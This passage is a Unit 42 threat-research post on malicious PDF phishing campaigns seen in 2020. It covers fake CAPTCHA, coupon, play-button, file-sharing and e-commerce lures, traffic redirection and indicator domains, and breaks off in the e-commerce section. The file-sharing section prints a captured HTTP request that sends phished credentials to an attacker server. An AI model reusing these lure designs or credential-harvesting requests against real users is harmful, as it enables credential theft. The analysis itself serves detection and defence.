Phishing Trends With PDF Files

unit42.paloaltonetworks.com/phishing-trends-with-pdf-files/

Ashkan Hosseini, Ashutosh Chitwadgi April 6, 2021

By Ashkan Hosseini and Ashutosh Chitwadgi

April 5, 2021 at 6:00 PM

Category: Unit 42

Tags: malvertising, Phishing

This post is also available in: 日本語 (Japanese)

Executive Summary

From 2019-20, we noticed a dramatic 1,160% increase in malicious PDF files – from 411,800 malicious files to 5,224,056. PDF files are an enticing phishing vector as they are cross-platform and allow attackers to engage with users, making their schemes more believable as opposed to a text-based email with just a plain link.

To lure users into clicking on embedded links and buttons in phishing PDF files, we have identified the top five schemes used by attackers in 2020 to carry out phishing attacks, which we have grouped as *Fake Captcha*, *Coupon*, *Play Button, File Sharing* and *E-commerce*.

Palo Alto Networks customers are protected against attacks from phishing documents through various services, such as Cortex XDR, AutoFocus and Next-Generation Firewalls with security subscriptions including WildFire, Threat Prevention, URL Filtering and DNS Security.

Data Collection

To analyze the trends that we observed in 2020, we leveraged the data collected from the Palo Alto Networks WildFire platform. We collected a subset of phishing PDF samples throughout 2020 on a weekly basis. We then employed various heuristic-based processing and manual analysis to identify top themes in the collected dataset. Once these were identified, we created Yara rules that matched the files in each bucket, and applied the Yara rules across all the malicious PDF files that we observed through WildFire.

Data Overview

In 2020, we observed more than 5 million malicious PDF files. Table 1 shows the increase in the percentage of malicious PDF files we observed in 2020 compared to 2019.

	Malware	Total PDF Files Seen	Percentage of PDF Malware	Percentage Increase
2019	411,800	4,558,826,227	**0.009%**	**1,160%**
2020	5,224,056	6,707,266,410	**0.08%**	

Table 1. Distribution of malicious PDF samples in 2019 and 2020.

The pie chart in Figure 1 gives an overview of how each of the top trends and schemes were distributed. The largest number of malicious PDF files that we observed through WildFire belonged to the fake “CAPTCHA” category. In the following sections, we will go over each scheme in detail. We do not discuss the ones that fall into the “Other” category, as they include too much variation and do not demonstrate a common theme.




Figure 1. Malicious PDF trends in 2020.

Usage of Traffic Redirection

After studying different malicious PDF campaigns, we found a common technique that was used among the majority of them: usage of traffic redirection.

Before we review the different PDF phishing campaigns, we will discuss the importance of traffic redirection in malicious and phishing PDF files. The links embedded in phishing PDF files often take the user to a gating website, from where they are either redirected to a malicious website, or to several of them in a sequential manner. Instead of embedding a final phishing website – which can be subject to frequent takedowns – the attacker can extend the shelf life of the phishing PDF lure and also evade detection. Additionally, the final objective of the lure can be changed as needed (e.g. the attacker could choose to change the final website from a credential stealing site to a credit card fraud site). Not specific to PDF files, the technique of traffic redirection for malware-based websites is heavily discussed in “Analysis of Redirection Caused by Web-based Malware” by Takata et al.

We identified the top five phishing schemes from our dataset and will break them down in the order of their distribution. It is important to keep in mind that phishing PDF files often act as a secondary step and work in conjunction with their carrier (e.g., an email or a web post that contains them).

1. Fake CAPTCHA

Fake CAPTCHA PDF files, as the name suggests, demands that users verify themselves through a fake CAPTCHA. CAPTCHAs are challenge-response tests that help determine whether or not a user is human. However, the phishing PDF files we observed do not use a real CAPTCHA, but instead an embedded image of a CAPTCHA test. As soon as users try to “verify” themselves by clicking on the continue button, they are taken to an attacker-controlled website. Figure 2 shows an example of a PDF file with an embedded fake CAPTCHA, which is just a clickable image. A detailed analysis of the full attack chain for these files is included in the section Fake CAPTCHA Analysis.




Figure 2. Phishing PDF with a fake CAPTCHA asking users to click on “Continue” to verify themselves.

2. Coupon

The second category that we identified were phishing PDF files that were coupon-themed and often used a logo of a prominent oil company. A considerable amount of these files were in Russian with notes such as “ПОЛУЧИТЬ 50% СКИДКУ” and “ЖМИТЕ НА КАРТИНКУ” which translate to “get 50% discount” and “click on picture” respectively. Figure 3 shows an example of these types of phishing PDF files:




Figure 3.

Phishing PDF file with a logo of a prominent oil company asking the user to click on the picture.
Similar to other campaigns we observed, these phishing files also leveraged traffic redirection for reasons mentioned previously. Upon analyzing several of them, we found out that they use two traffic redirectors. Figure 4 shows the chain for a sample (SHA256: 5706746b7e09b743a90e3458e5921367a66a5c3cfbd9417ed082dea586b7986e).




Figure 4.

Attack chain for a coupon-themed sample.
The gating website took us to another website (track[.]backtoblack.xyz), which was a redirector itself. Eventually, we were routed to an adult dating website through a GET request with some parameters filled such as click_id, which can be used for monetization as shown in Figure 5. All these redirections happened through HTTP 302 response messages. Our research showed that the offer_id parameter of backtoblack[.]xyz controls what website the user lands on at the end.




Figure 5. Phishing PDF sample lands the user on a registration page of an adult dating website.

3. Static Image With a Play Button

These phishing files do not necessarily carry a specific message, as they are mostly static images with a picture of a play button ingrained in them. Although we observed several categories of images, a significant portion of them either used nudity or followed specific monetary themes such as Bitcoin, stock charts and the like to lure users into clicking the play button. Figure 6 shows a PDF file with a Bitcoin logo and a clickable play button.


Figure 6. Bitcoin logo with a clickable play button.

Upon clicking the play button, we were again, as expected, redirected to another website. In the majority of our tests, we were redirected to https://gerl-s[.]online/?s1=ptt1. From the domain name, one could assume the website is also within the realm of online dating. However, at the time of this writing, this website had been taken down. Unlike the previous campaign, there was only one redirector involved, and we noticed that all the redirectors had the format of: 6-digit-alphanumeric-unique-id[dot]sed followed by a main domain as listed below.

- http://pn9yozq[.]sed.notifyafriend.com/

- http://l8cag6n[.]sed.theangeltones.com/
- http://9ltnsan[.]sed.roxannearian.com/
- http://wnj0e4l[.]sed.ventasdirectas.com/
- http://x6pd3rd[.]sed.ojjdp.com/
- http://ik92b69[.]sed.chingandchang.com/
- http://of8nso0[.]sed.lickinlesbians.com/

4. File Sharing




Figure 7.

Phishing PDF with a logo of a popular file sharing platform asking the user to click on the button for access.
This category of phishing PDF files utilizes popular online file sharing services to grab the user's attention. They often inform the user that someone has shared a document with them. However, due to reasons which can vary from one PDF file to another, the user cannot see the content and apparently needs to click on an embedded button or a link. Figure 7 shows a PDF with a Dropbox logo asking the user to click on the button to request access. Figure 8 similarly shows a picture of a PDF file with a OneDrive logo, asking the user to click on "Access Document" to view the content of the file. As the number of cloud-based file sharing services increases, it would not be surprising to see this theme surge and continue to be among the most popular approaches.




Figure 8.

Phishing PDF file asking the user to click on “Access Document” to view the shared file.

Clicking on the “Access Document” button took us to a login page with an Atlassian logo, as shown in Figure 9. We were given two options to use for signing in: Microsoft email or other email services.




Figure 9.

Phishing website asking the user to log in with one of the provided email options.

Atlassian Stack is geared towards enterprises, so we assume that this campaign was targeting enterprise users. Each of those links were designed to look like a legitimate email sign-on page. For instance, “Continue with Microsoft” took us to a page that looked somewhat similar to what one would encounter upon entering the legitimate https://login.live.com, as shown in Figure 10.




Figure 10.

Phishing website looking like Microsoft's login page. Note the URL, which gives away that the page is not legitimate.
After we entered a fake email address, we proceeded to another page that asked us to enter our password, as shown in Figure 11.




Figure 11. To closely imitate login.live.com, the “Enter password” page comes after the user enters a valid username. Note the URL, which indicates a scam site.

We observed that the stolen credentials were sent on the attacker's server through the parameters in a GET request, as shown in Figure 12.

```
GET /%23$%25%5E&/microsoft.php?email=testfaketestemail%40microsoft.com&password=test123456&logintype=outlook&submit_btn= HTTP/1.1
Host: creqwcf.tk
Connection: close
sec-ch-ua: "Chromium";v="88", "Google Chrome";v="88", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://creqwcf.tk/%23$%25%5E&/microsoft.php?email=asdfadknj%40alskdfakl.com&password=&logintype=outlook&submit_btn=
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Figure 12. Phished credentials submitted to the attacker's server through a GET request.

After entering the test credentials, we were taken back to the first login page. We would like to note that, at the time that we visited this website, it was already flagged as phishing by major browsers such as Google Chrome and Mozilla Firefox. However, we clicked through the warning page to investigate further.

5. E-commerce

Incorporating e-commerce themes into phishing emails and documents is not a new trend. However, we observed an upward trend in the number of fraudulent PDF files that used common e-commerce brands to trick users into clicking on embedded links. Figure 13 shows an example phishing PDF file notifying the user that their credit card is no longer valid, and they need to “update payment information” to not have their Amazon Prime benefit interrupted. Figure 14, similarly, shows a PDF file telling the user their Apple ID account will be suspended if they do not click on the link to update their information.

